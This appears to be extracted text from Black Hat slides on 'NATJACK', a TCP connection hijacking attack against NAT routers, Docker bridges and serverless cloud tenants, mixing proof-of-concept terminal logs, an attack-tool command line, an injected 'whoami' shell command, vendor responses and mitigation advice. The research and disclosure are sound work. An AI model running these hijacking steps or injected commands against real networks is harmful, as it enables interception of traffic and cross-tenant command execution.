[*] 192.168.1.102:8080>172.17.0.2:47074|PSH+ACK|844d78c2|e9577820|b'Who is this?\n'
[*] 127.0.0.1:49882>127.0.0.1:40379|ACK|1e967a1e|2e588ebd|b''

tcp port +
sn/ackn

root@attack-client: /# nc localhost 40379

Natjacked!
Who is this?

DOCKER NETWORK BRIDGE HTTP HIJACKING ATTACK

Status: Unpatched
(as of July 2026)

```
File "/usr/lib/python3.10/socketserver.py", line 318, in _handle_request_noblock
self.process_request(request, client_address)
File "/usr/lib/python3.10/socketserver.py", line 347, in process_request
self.finish_request(request, client_address)
File "/usr/lib/python3.10/socketserver.py", line 360, in finish_request
self.RequestHandlerClass(request, client_address, self)
File "/usr/lib/python3.10/http/server.py", line 668, in __init__
super().__init__(*args, **kwargs)
File "/usr/lib/python3.10/socketserver.py", line 747, in __init__
self.handle()
File "/usr/lib/python3.10/http/server.py", line 435, in handle
self.handle_one_request()
File "/usr/lib/python3.10/http/server.py", line 401, in handle_one_request
self.raw_requestline = self.rfile.readline(65537)
File "/usr/lib/python3.10/socket.py", line 705, in readinto
return self._sock.recv_into(b)
ConnectionResetError: [Errno 104] Connection reset by peer
```

```
192.168.1.113 - - [26/Jul/2024 03:21:19] "GET / HTTP/1.1" 200 OK
192.168.1.113 - - [26/Jul/2024 03:23:01] "GET / HTTP/1.1" 200 OK
192.168.1.113 - - [26/Jul/2024 03:24:19] "GET / HTTP/1.1" 200 OK
^C[-] Exiting...
```

ubuntu@target-server:~/nat_poc\$

```
root@victim-client: / 100x2 /
root@victim-client:/# curl http://192.168.1.102:8080
Hello world
root@victim-client:/# wget -q -O - -w 75 http://192.168.1.102:8080 http://192.168.1.102:8080
Hello world
Hello world
root@victim-client:/# wget -q -O - -w 75 http://192.168.1.102:8080 http://192.168.1.102:8080
Hello world
<html><head><title>NATJACKED!</title></head><body><h1>NATJACKED!</h1><p>Your page contents have been
natjacked!</p></body></html>root@victim-client:/#
root@victim-client:/#
root@victim-client:/# wget -q -O - -w 75 http://192.168.1.102:8080 http://192.168.1.102:8080
Hello world
Hello world
root@victim-client:/# wget -q -O - -w 75 http://192.168.1.102:8080 http://192.168.1.102:8080
Hello world
^C
root@victim-client:/# wget -q -O - -w 75 'http://web.archive.org/' 'http://web.archive.org/web/20240
715205617/https://www.irc-editor.org/irc/irc2549.txt'
```

poc 7 http hijacking (keepalive)



web.archive.org
207.241.237.3

victim client

sn+ackn

http request



attack server

192.168.1.152

attack client

sn+ackn



attack client

172.17.0.2

```
ubuntu@attack-server:~/nat_poc101x27
Connection closed from 192.168.1.113:60622
Connection closed from 192.168.1.113:35296...
Connection closed from 192.168.1.113:35296
Received connection from 192.168.1.113:55808...
Connection closed from 192.168.1.113:55808
[*] Received connection from 192.168.1.113:34344...
[-] Connection closed from 192.168.1.113:34344
[*] Received connection from 192.168.1.113:54568...
[-] Connection closed from 192.168.1.113:54568
^C[-] Exiting...
ubuntu@attack-server:~/nat_poc$ sudo python3 upstream_server.py
[sudo] password for ubuntu:
===== [ NATJACK ATTACK ] =====
-----
am Server
-----
For educational testing use only! Use at your own risk!

[*] Creating sockets...
[*] Creating UDP listener on 0.0.0.0:1234...
[*] Creating TCP listeners on 0.0.0.0:1235-1747...
[*] Starting listeners...
[*] Creating TCP listener on 0.0.0.0:1234...
[+] Ready for incoming connections!

malcolm@malcolm-NUC12DCMv9:~/nat_poc101x21
mpleHTTP/0. Python/3.10.12\r\nDate: Fri, 26 Jul 2024 08:24:19 GMT\r\nContent-type: text/html\r\nCont
ent-length: 12\r\nConnection: Keep-Alive\r\n\r\nHello world\r\n'
ent-length: 12\r\nConnection: Keep-Alive\r\n\r\nHello world\r\n'
mpleHTTP/0. Python/3.10.12\r\nDate: Fri, 26 Jul 2024 08:24:19 GMT\r\nContent-type: text/html\r\nCont
ent-length: 12\r\nConnection: Keep-Alive\r\n\r\nHello world\r\n'
[*] 192.168.1.102:8080>172.17.0.2:43216|PSH+ACK|bd5ccaca|c16adf13|b'HTTP/1.0 200 OK\r\nServer: Si
mpleHTTP/0.5 Python/3.10.12\r\nDate: Fri, 26 Jul 2024 08:24:19 GMT\r\nContent-type: text/html\r\nCont
ent-length: 12\r\nConnection: Keep-Alive\r\n\r\nHello world\r\n'
[*] 192.168.1.102:8080>172.17.0.2:43216|PSH+ACK|bd5ccaca|c16adf13|b'HTTP/1.0 200 OK\r\nServer: Si
mpleHT 10.12\r\nDate: Fri, 26 Jul 2024 08:24:19 GMT\r\nContent-type: text/html\r\nCont
ent-le ection: Keep-Alive\r\n\r\nHello world\r\n'
[*] 192.168.1.102:8080>172.17.0.2:43216|PSH+ACK|bd5ccaca|c16adf13|b'HTTP/1.0 200 OK\r\nServer: Si
mpleHT 10.12\r\nDate: Fri, 26 Jul 2024 08:24:19 GMT\r\nContent-type: text/html\r\nCont
ent-length: 12\r\nConnection: Keep-Alive\r\n\r\nHello world\r\n'
[*] 192.168.1.102:8080>172.17.0.2:43216|PSH+ACK|bd5ccaca|c16adf13|b'HTTP/1.0 200 OK\r\nServer: Si
mpleHT 10.12\r\nDate: Fri, 26 Jul 2024 08:24:19 GMT\r\nContent-type: text/html\r\nCont
ent-length: 12\r\nConnection: Keep-Alive\r\n\r\nHello world\r\n'
root@att /nat_poc# ^C
root@attack-client:~/nat_poc# python3 poc_7_http_hijacking_keepalive.py --server 192.168.1.152 --targe
t 207.241.237.3:80 --flush_count 25000 --ttl 2 --rttl 1 --packet_delay 1ms/128 --mitm send file http
hijacked.txt --packet detect interval 0.8 --use syn
malcolm@malcolm-NUC12DCMv9:~/nat_poc101x4
malcolm@malcolm-NUC12DCMv9:~/nat_poc$
```

DOCKER NETWORK BRIDGE HTTP HIJACKING ATTACK

Status: Unpatched
(as of July 2026)

```
ubuntu@target-server: ~/nat_poc 100x27
192.168.1.113 - - [26/Jul/2024 03:21:19] "GET / HTTP/1.1" 200 -
192.168.1.113 - - [26/Jul/2024 03:23:01] "GET / HTTP/1.1" 200 -
192.168.1.113 - - [26/Jul/2024 03:24:19] "GET / HTTP/1.1" 200 -
^C[-] Exiting...
ubuntu@target-server:~/nat_poc$
```

```
root@victim-client: / 100x27
<div id="react-wayback-search" component="WaybackSearchComponent"></div>
<noscript>
  <div class="no-script-message">
    The Wayback Machine requires your browser to support JavaScript, please email <a href="mailto:info@archive.org">info@archive.org</a><br/>if you have any questions about this.
  </div>
</noscript>
<footer>
  <div id="footerHome">
    <p>
      The Wayback Machine is an initiative of the
      <a href="//archive.org/">Internet Archive</a>,
      a 501(c)(3) non-profit, building a digital library of
      Internet sites and other cultural artifacts in digital form.
      <br/>Other <a href="//archive.org/projects/">projects</a> include
      <a href="https://openlibrary.org/">Open Library</a> &amp;
      <a href="https://archive-it.org">archive-it.org</a>.
    </p>
    Your use of the Wayback Machine is subject to the Internet Archive's
    <a href="//archive.org/about/terms.php">Terms of Use</a>.
  </div>
</body>
</html><html><head><title>NATJACKED!</title></head><body><h1>NATJACKED!</h1><p>Your page contents have been natjacked!</p></body></html>root@victim-client: /#
```

poc http hijacking (keepalive)

```
ubuntu@attack-server: ~/nat_poc 101x27
Connection closed from 192.168.1.113:55808
Connection closed from 192.168.1.113:34344...
Received connection from 192.168.1.113:54568...
Connection closed from 192.168.1.113:54568
^C[-] Exiting...
ubuntu@attack-server:~/nat_poc$ sudo python3 upstream_server.py
[sudo] password for ubuntu:
===== [ NATJACK ATTACK ] =====

-----
Upstream Server
-----

For educational testing use only! Use at your own risk!

[*] Creating raw sockets...
[*] Creating listener on 0.0.0.0:1234...
[*] Creating NAT TCP listeners on 0.0.0.0:1235-1747...
[*] Starting listeners...
[*] Creating listener on 0.0.0.0:1234...
[+] Ready for incoming connections!
[*] Received connection from 192.168.1.113:54876...
207.241.237.3 (spoofed)
[*] Received connection from 192.168.1.113:60346...
[-] Connection closed from 192.168.1.113:60346
```



```
malcolm@malcolm-NUC12DCMv9: ~/nat_poc 101x21
[*] Creating raw sockets...
[*] Connecting to upstream server 192.168.1.152:1234...
[+] Connected
[+] Local IP is 172.17.0.2:60346
[+] Upstream server detected external IP as 192.168.1.113:60346
[*] Starting TCP listeners...
[*] Finding external TCP ports opened to target 207.241.237.3:80...
[*] Sending TCP SYN, RST packets to detect port usage...
[*] The following external ports were found: 46048
[*] Closing port 46048...
[*] Attempting to force into disconnected state...
[*] Reverse TTL 1 should be correctly set to reach the NAT back from the target
[*] Requesting attack server send RST packets with SN 0-ffffc000 inc 16384...
[*] Waiting 10 seconds for connection to be removed...
[*] Attempting to hijack connection...
[+] Connection hijacked on port 46048! Waiting for outgoing packet...
[+] Outgoing packet on port 46048 detected! Attempting to hijack connection again...
[+] Sending spoofed response back to the victim...
[-] Failed to re-hijack the connection! No data from the target server can be retrieved.
root@attack-client: /nat_poc#
malcolm@malcolm-NUC12DCMv9: ~/nat_poc 101x4
malcolm@malcolm-NUC12DCMv9:~/nat_poc$
```

spoofed
response

HIJACK WITHOUT SPOOFING

HIJACK WITHOUT SPOOFING

- ✗ Cisco Meraki: TCP connection removal after 300 seconds of idle time
 - Garbage collector triggered when NAT table is full
 - Long-lived connections can be targeted (Status: customer mitigation required)
- ✗ Starlink Router: TCP connections immediately evicted when NAT table full
 - All connections can be targeted (Status: unpatched)
- ✗ NETGEAR Nighthawk: TCP connections immediately evicted when NAT table full
 - All connections can be targeted (Status: unpatched)

Status updated as of July, 2026

CISCO MERAKI NO-SPOOFING ATTACK

Natjacked!
Who is this?

ubuntu@victim-client:~/nat_poc\$ nc 192.168.1.102 8080
Hello world
This is a test

hijacked traffic
(bidirectional)

victim client

ubuntu@attack-server:~/nat_poc\$

Status: Customer mitigation required
(as of July 2026)

attack server

ubuntu@attack-client:~/nat_poc\$

attack client

```
[*] Creating port listeners encountered 2 errors in port range 22-53 with last error: [Errno 98]
Address already in use
[-] Creating port listeners encountered 1 errors in port range 631-631 with last error: [Errno 98]
] Address already in use
[*] Flushing NAT table (sending to subsequent ports on 192.168.1.102)...
[*] Sending 1000000 packets...
[*] Attempting to replace a TCP connection from port 0-1024 to 192.168.1.102:8080, assuming port
preservation...
[*] TTL 2 should be correctly set to reach the NAT but not the target
[+] Got ACK!
[+] TCP connection hijacked!
[+] Detected sequence numbers on port 832: sn=0x8d799fc0 ackn=0x22c4c020!
[*] Creating TCP proxy for the connection...
[+] Socket proxy listening on 0.0.0.0:39817...
[+] Socket proxy has incoming connection from 127.0.0.1:33992
[+] Socket proxy connected
[*] 127.0.0.1:33992>127.0.0.1:39817|PSH+ACK|fbcc540|5cca6129|b'Natjacked!\n'
[*] 192.168.1.102:8080>192.168.128.2:832|ACK|8d799fc0|22c4c02b|b''
[*] 192.168.1.102:8080>192.168.128.2:832|PSH+ACK|8d799fc0|22c4c02b|b'Who is this?\n'
[*] 127.0.0.1:33992>127.0.0.1:39817|ACK|fbcc54b|5cca6136|b''
```

tcp port +
sn/ackn

poc 4 tcp/ip hijacking (no spoofing!)

ubuntu@attack-client:~/nat_poc\$ nc localhost 39817

Natjacked!
Who is this?

CISCO RESPONSE

... these reports are **design-level NAT limitations** rather than security vulnerabilities. There are documented mitigations for the Cisco Secure Firewall and Cisco IOS XE products which would prevent most, if not all of these issues.

Cisco PSIRT

CISCO MITIGATIONS

- IP Source Guard
- VLAN segmentation
- Connection limits
- TCP sequence randomization
- L3/L4 Access Control Lists (ACLs)

Note: most mitigations are not enabled by default and must be set up by a customer.

STARLINK ROUTER NO-SPOOFING ATTACK

Natjacked!
Who is this?

Status: Unpatched
(as of July 2026)

```
ubuntu@victim-client: ~$ nc 34.29.64.18 8080
Hello world
This is a test
```

hijacked traffic
(bidirectional)

victim client

malcolm@target-server: ~ 100x27 target server

malcolm@attack-server: ~ 101x27 attack server

ubuntu@attack-client: ~/nat poc 101x21 attack client

For education and testing use only! Use at your own risk!

[*] Creating raw sockets...

[*] Starting TCP listeners...

[*] Attempting to force into disconnected state via the victim, assuming port preservation...

[*] Impersonating 192.168.2.179:1024-65535 and using SYN, RST to kill the connection...

[*] Attempting to replace a TCP connection from port 1024-65535 to 34.29.64.18:8080, assuming port preservation...

[*] TTL 1 should be correctly set to reach the NAT but not the target

[+] Got ACK!

[+] TCP connection hijacked!

[+] Detected sequence numbers on port 9217: sn=0x87657f0f ackn=0xf54735ae!

[*] Creating TCP proxy for the connection...

[+] Socket proxy listening on 0.0.0.0:44971...

[+] Socket proxy has incoming connection from 127.0.0.1:49244

[+] Socket proxy connected

[*] 127.0.0.1:49244>127.0.0.1:44971|PSH+ACK|5e65843e|732cb0e7|b'Natjacked!\n'

[*] 34.29.64.18:8080>192.168.2.179:9217|ACK|87657f0f|f54735b9|b''

[*] 34.29.64.18:8080>192.168.2.179:9217|PSH+ACK|87657f0f|f54735b9|b'Who is this?\n'

[*] 127.0.0.1:49244>127.0.0.1:44971|ACK|5e658449|732cb0f4|b''

ubuntu@attack-client: ~ 101x4

ubuntu@attack-client: ~\$ nc localhost 44971

Natjacked!
Who is this?

tcp sn/ackn

poc 4 tcp/ip hijacking (no spoofing!)

SPACEX RESPONSE

Confidentiality guarantees come from the application layer rather than the network layer.

... denial of service is a more relevant concern. To that end, we're looking into additional per-source connection limits.

SpaceX Security Team

BREAKING TENANT ISOLATION BOUNDS

SERVERLESS COMPUTING CLOUD PLATFORMS

Azure Functions

✗ Affected in a high-complexity attack (Status: under review)

Google Cloud Run

✗ Affected in a high-complexity attack (Status: under review)

AWS Lambda

✓ Not affected: defense-in-depth mitigation avoids running Lambda containers with elevated permissions

Status updated as of July, 2026

CROSS-TENANT ATTACK SETUP

An attacker container must achieve an IP collision with a victim container

- Becomes more practical with multiple attackers and victims (birthday paradox)
- High complexity attack requiring other specific preconditions not currently being disclosed



AZURE FUNCTIONS

```
Received: whoami
malcolm
Received: whoami
malcolm
Received: whoami
malcolm
Received: whoami
malcolm
Received: whoami
malcolm
Received: whoami
malcolm
Received: whoami
malcolm
```

attacker injected
command

```
malcolm@malcolm-Precision-7560: ~/azure_functions/attack_victim_demo_final/victim 100x38
```

```
Victim 14: malcolm
Victim 15: malcolm
Victim 16: malcolm
Victim 17: malcolm
Victim 18: malcolm
Victim 19: malcolm
Victim 20: malcolm
Victim 21: malcolm
Victim 22: malcolm
Victim 23: malcolm
Victim 24: malcolm
Victim 25: malcolm
Victim 26: malcolm
Victim 27: malcolm
Victim 28: malcolm
Victim 29: malcolm
Victim 30: malcolm
Victim 31: malcolm
Victim 32: malcolm
Victim 33: malcolm
Victim 34: malcolm
Victim 35: malcolm
Victim 36: malcolm
Victim 37: malcolm
Victim 38: malcolm
Victim 39: malcolm
Victim 40: malcolm
Victim 41: malcolm
Victim 42: malcolm
Victim 43: malcolm
Victim 44: malcolm
Victim 45: malcolm
Victim 46: malcolm
Victim 47: malcolm
Victim 48: malcolm
Victim 49: malcolm
Victim 50: malcolm
```

```
malcolm@malcolm-Precision-7560:~/azure_functions/attack_victim_demo_final/victim$
```

Victim Tenant

```
malcolm@malcolm-Precision-7560: ~/azure_functions/attack_victim_demo_final/attacker 101x55
```

Status: Unpatched
(as of July 2026)

Attacker Tenant

```
Attacker 22: Hello!
1. Run stuff
Attacker 19: Attack failed!
Attacker 46: Attack failed!
Attacker 21: Attack failed!
Attacker 25: Attack failed!
Attacker 18: Attack failed!
Attacker 1: Attack failed!
Attacker 2: Attack failed!
Attacker 37: Attack failed!
Attacker 24: Attack failed!
Attacker 30: Attack failed!
Attacker 34: Attack failed!
Attacker 17: Attack failed!
Attacker 14: Attack failed!
Attacker 11: Attack failed!
Attacker 32: Attack failed!
Attacker 44: Attack failed!
Attacker 8: Attack failed!
Attacker 13: Attack failed!
Attacker 33: Attack failed!
Attacker 10: Attack failed!
Attacker 20: Attack failed!
Attacker 15: Attack failed!
Attacker 6: Attack failed!
Attacker 31: Attack failed!
Attacker 3: Attack failed!
Attacker 5: Attack failed!
Attacker 26: Attack failed!
Attacker 48: Attack failed!
Attacker 28: Attack failed!
Attacker 47: Attack failed!
Attacker 39: Attack failed!
Attacker 27: Attack failed!
Attacker 16: Attack failed!
Attacker 4: Attack failed!
Attacker 50: Attack failed!
Attacker 36: Attack failed!
```

```
Attacker 22: Attack failed!
Attacker 12: Connection Hijacked! Port=32769 SEQ=0x8e57d4a ACK=0xd67deddf DATA=b''
Attacker 40: Connection Hijacked! Port=32773 SEQ=0xc9fd0207 ACK=0x1d4038c2 DATA=b''
Attacker 29: Attack failed!
```

tcp port +
sn/ackn

```
Attacker 38: Attack failed!
Attacker 9: Connection Hijacked! Port=32769 SEQ=0x95a0f5d0 ACK=0xd1fd24b3 DATA=b''
Attacker 43: Attack failed!
Attacker 35: Attack failed!
Attacker 45: Attack failed!
Attacker 42: Attack failed!
Attacker 49: Attack failed!
Attacker 41: Attack failed!
Attacker 7: Connection Hijacked! Port=32772 SEQ=0x2c61a66 ACK=0xcb51830a DATA=b'\xc1\x04\x82R\x00\x00'
Attacker 23: Attack failed!
malcolm@malcolm-Precision-7560:~/azure_functions/attack_victim_demo_final/attacker$ ./run_attackers.s
h 20.165.182.239
```

GOOGLE CLOUD RUN

```

async for message in websocket:
    File "/usr/local/lib/python3.11/dist-packages/websockets/asyncio/connection.py", line 244, in __aiter__
        yield await self.recv()
            ^^^^^^^^^^^^^^^^^^^^^
    File "/usr/local/lib/python3.11/dist-packages/websockets/asyncio/connection.py", line 324, in recv
        raise self.protocol.close_exc from self.recv_exc
websockets.exceptions.ConnectionClosedError: no close frame received or sent
Received: whoami >> hacked.txt; cat hacked.txt
malcolm
Received: whoami >> hacked.txt; cat hacked.txt

```

attacker injected
command

```
malcolm@malcolm-Precision-7560: ~/google_cloud_run/attacker_victim_demo_final/victim 100x39
```

```
Victim 44:
Victim 23: Service Unavailable
Victim 39: Service Unavailable
Victim 9: Service Unavailable
Victim 22: Service Unavailable
Victim 50:
Victim 4: Service Unavailable
Victim 32: Service Unavailable
Victim 7: Service Unavailable
Victim 3: Service Unavailable
Victim 29:
Victim 35: Service Unavailable
Victim 40: Service Unavailable
Victim 15:
Victim 43:
Victim 38: Service Unavailable
Victim 46:
Victim 42:
Victim 36: Service Unavailable
Victim 28: Service Unavailable
Victim 19: Service Unavailable
Victim 48: Service Unavailable
Victim 33: Service Unavailable
Victim 20: Service Unavailable
Victim 27:
Victim 37:
Victim 49:
Victim 41: Service Unavailable
Victim 17:
Victim 30:
Victim 21: Service Unavailable
Victim 25: Service Unavailable
Victim 34:
Victim 47:
Victim 11: Service Unavailable
Victim 45:
Victim 16:
Victim 31:
malcolm@malcolm-Precision-7560
```

```
malcolm@malcolm-Precision-7560:~/google_cloud_run/attacker_victim_demo_final/victim$
```

Victim Tenant

attacker injected
command

```
malcolm@malcolm-Precision-7560: ~/google cloud_run/attacker victim demo final/attacker 101x55
```

Status: Unpatched
(as of July 2026)

Attacker Tenant

```
Attacker 9: {"message": "Hello from Cloud Run!"}
Attacker 12: {"message": "Hello from Cloud Run!"}
Attacker 8: {"message": "Hello from Cloud Run!"}
Attacker 20: {"message": "Hello from Cloud Run!"}
Attacker 3: {"message": "Hello from Cloud Run!"}
Attacker 10: {"message": "Hello from Cloud Run!"}
Attacker 7: {"message": "Hello from Cloud Run!"}
Attacker 6: {"message": "Hello from Cloud Run!"}
Attacker 5: {"message": "Hello from Cloud Run!"}
Attacker 11: {"message": "Hello from Cloud Run!"}
Attacker 23: {"message": "Hello from Cloud Run!"}
Attacker 24: {"message": "Hello from Cloud Run!"}
Attacker 16: {"message": "Hello from Cloud Run!"}
Attacker 18: {"message": "Hello from Cloud Run!"}
Attacker 15: {"message": "Hello from Cloud Run!"}
Attacker 1: {"message": "Hello from Cloud Run!"}
Attacker 41: {"message": "Hello from Cloud Run!"}
Attacker 26: {"message": "Hello from Cloud Run!"}
Attacker 48: {"message": "Hello from Cloud Run!"}
Attacker 50: {"message": "Hello from Cloud Run!"}
Attacker 17: {"message": "Hello from Cloud Run!"}
Attacker 2: {"message": "Hello from Cloud Run!"}
Attacker 39: {"message": "Hello from Cloud Run!"}
Attacker 42: {"message": "Hello from Cloud Run!"}
Attacker 45: {"message": "Hello from Cloud Run!"}
Attacker 22: {"message": "Hello from Cloud Run!"}
Attacker 32: {"message": "Hello from Cloud Run!"}
Attacker 19: {"message": "Hello from Cloud Run!"}
Attacker 25: {"message": "Hello from Cloud Run!"}
Attacker 47: {"message": "Hello from Cloud Run!"}
Attacker 44: {"message": "Hello from Cloud Run!"}
Attacker 35: {"message": "Hello from Cloud Run!"}
Attacker 37: {"message": "Hello from Cloud Run!"}
Attacker 31: {"message": "Hello from Cloud Run!"}
Attacker 21: {"message": "Hello from Cloud Run!"}
Attacker 38: {"message": "Hello from Cloud Run!"}
Attacker 36: {"message": "Hello from Cloud Run!"}
Attacker 49: {"message": "Hello from Cloud Run!"}
Attacker 28: {"message": "Hello from Cloud Run!"}
Attacker 43: {"message": "Hello from Cloud Run!"}
Attacker 40: {"message": "Hello from Cloud Run!"}
Attacker 27: {"message": "Hello from Cloud Run!"}
Attacker 46: {"message": "Hello from Cloud Run!"}
Attacker 30: {"message": "Hello from Cloud Run!"}
Attacker 29: {"message": "Hello from Cloud Run!"}
```

~~1. Run stuff~~

```
Attacker 44: {"status": "success", "output": "Connection Hijacked!", "port": 43429, "seq": "0x25973034", "ack": "0xe05a95b9", "data": "b'\\xc1\\x05\\xf2\\xc3\\x10\\x01\\x00'"}

```

```
Attacker 10: {"status": "fail", "output": "Attack failed!"}
Attacker 12: {"status": "fail", "output": "Attack failed!"}
Attacker 1: {"status": "fail", "output": "Attack failed!"}
Attacker 6: {"status": "fail", "output": "Attack failed!"}
Attacker 22: {"status": "fail", "output": "Attack failed!"}
Attacker 13: {"status": "fail", "output": "Attack failed!"}
```

tcp port +
sn/ackn

MITIGATION RECOMMENDATIONS

Encryption

- Use TLS everywhere
- Use DNS security such as DNSSEC, DNS over HTTPS or DNS over TLS

Containers and Virtualization

- Disable network access of untrusted containers and VMs
- Avoid running containers as root and drop NET_RAW permissions

Cloud

- Avoid untrusted/trusted VMs/containers behind same NAT gateway
- Use dedicated IPs for serverless computing for better network isolation

MITIGATION RECOMMENDATIONS

Routers and Firewalls

- Enable IP source protection to prevent IP spoofing
- Use subnet and VLAN segmentation
- Set up L3/L4 Access Control List (ACL) rules
- Limit connections per client
- Disable any “loose” connection modes
- Disable port preservation and endpoint-independent mapping
- Enable ISN randomization

ACKNOWLEDGEMENTS

Thank you to all the vendors and CERT/CC for engaging with this research.

Special thanks:

- Vicki Stagg
- Andrew Stagg
- Neil Graves

Shout out to a few of my colleagues:

- Ryan Rutan, Synack Inc.
- William “Phyr3wall” Wallace
- Mohammed “Moey” Jassim

“For the Lord gives wisdom; From His mouth come knowledge and understanding”
Proverbs 2:6

BLACK HAT SOUND BYTES

1. Many networks are vulnerable to a new attack class, which practically may not be possible to fully mitigate for quite some time.
2. Is my network vulnerable? The assumption that internal servers do not need encryption should be strongly reconsidered.
3. Always challenge historical design assumptions when new threat models are present.

MORE INFORMATION

Find out more information about the attack class, technical details, vendor patch status, and mitigations:

<https://natjack.io>

Contact: malcolm@sodium24.com

